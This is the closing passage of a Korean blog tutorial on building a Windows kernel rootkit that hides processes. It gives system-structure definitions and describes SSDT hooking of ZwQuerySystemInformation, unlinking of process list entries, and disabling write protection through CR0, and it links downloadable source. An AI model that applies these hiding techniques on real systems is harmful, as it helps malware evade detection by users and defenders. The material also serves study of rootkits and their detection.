    LARGE_INTEGER   KernelTime;
    LARGE_INTEGER   UserTime;
    LARGE_INTEGER   CreateTime;
    ULONG           WaitTime;
    PVOID           StartAddress;
    CLIENT_ID       ClientIs;
    KPRIORITY       Priority;
    KPRIORITY       BasePriority;
    ULONG           ContextSwitchCount;
    ULONG           ThreadState;
    KWAIT_REASON    WaitReason;
};

struct _SYSTEM_PROCESSES
{
    ULONG           NextEntryDelta;
    ULONG           ThreadCount;
    ULONG           Reserved[6];
    LARGE_INTEGER   CreateTime;
    LARGE_INTEGER   UserTime;
    LARGE_INTEGER   KernelTime;
    UNICODE_STRING  ProcessName;
    KPRIORITY       BasePriority;
    ULONG           ProcessId;
    ULONG           InheritedFromProcessId;
    ULONG           HandleCount;
    ULONG           Reserved2[2];
    VM_COUNTERS     VmCounters;
    IO_COUNTERS     IoCounters; //windows 2000 only
    struct _SYSTEM_THREADS          Threads[1];
};

// Added by Creative of rootkit.com
struct _SYSTEM_PROCESSOR_TIMES
{
    LARGE_INTEGER   IdleTime;
    LARGE_INTEGER   KernelTime;
    LARGE_INTEGER   UserTime;
    LARGE_INTEGER   DpcTime;
    LARGE_INTEGER   InterruptTime;
    ULONG           InterruptCount;
};
```


[그림 21. _SYSTEM_PEROCESS 구조체]

Return 된 _SYSTEM_PROCESS 구조체의 ProcessName 값을 검사해서 감추기를 원하는 프로세스의 이름과 동일하면(process id로 구분할 수도 있습니다) NextEntryDelta를 수정해서 linked list를 조작하여 프로세스 리스트에서 해당 프로세스가 나타나지 않도록 합니다.
(linked list의 삽입, 삭제에 대한 알고리즘은 생략하겠습니다.)

자 이제 드라이버 단에서 SSDT를 수정하여 새로운 ZwQuerySystemInformation API로 바꾸기만 하면 됩니다. 여기에서 마지막 문제가 남아있는데 SSDT같은 메모리는 메모리 보호를 위해 Readonly로 설정되어 있습니다.
이걸 write 가능하게 하는 방법에는 몇 가지가 있는데 일반적인 디바이스 드라이버에서 사용하는 MDL을 이용하는 방법은 DDK 버전이 올라가면서 새로운 함수로 변경되어 사용하기가 좀 까다롭습니다. 그래서 여기에서는 somma 님께서 포스팅하신 CR0 레지스터를 수정하는 방법을 사용했습니다.

이 방법은 참고자료 6번을 참고하시기 바랍니다.

아래는 프로그램을 실행시켰을 때 notepad.exe 를 프로세스 리스트에서 숨기는 화면입니다.



[그림 22. Hide Process 성공]

[그림 22]에서 현재 실행 중인 notepad.exe가 프로세스 리스트에 없음을 확인할 수 있습니다.

소스는 아래에서 받으실 수 있습니다.

http://pds3.egloos.com/pds/200706/11/51/hideprocess.zip

4. 참고자료

1. Win2K Kernel Hidden Process, SIG2 G-TEC
2. Inside Windows Rootkits, SIG2 G-TEC
3. 아무도 모르는 Process, Devguru
4. http://snoya.ye.ro/driver/inwin2k/ch06b.htm Process Internals
5. Attack Native API, Devguru
6. http://somma.egloos.com/2731001, 드라이버 쪼물딱거리기 3탄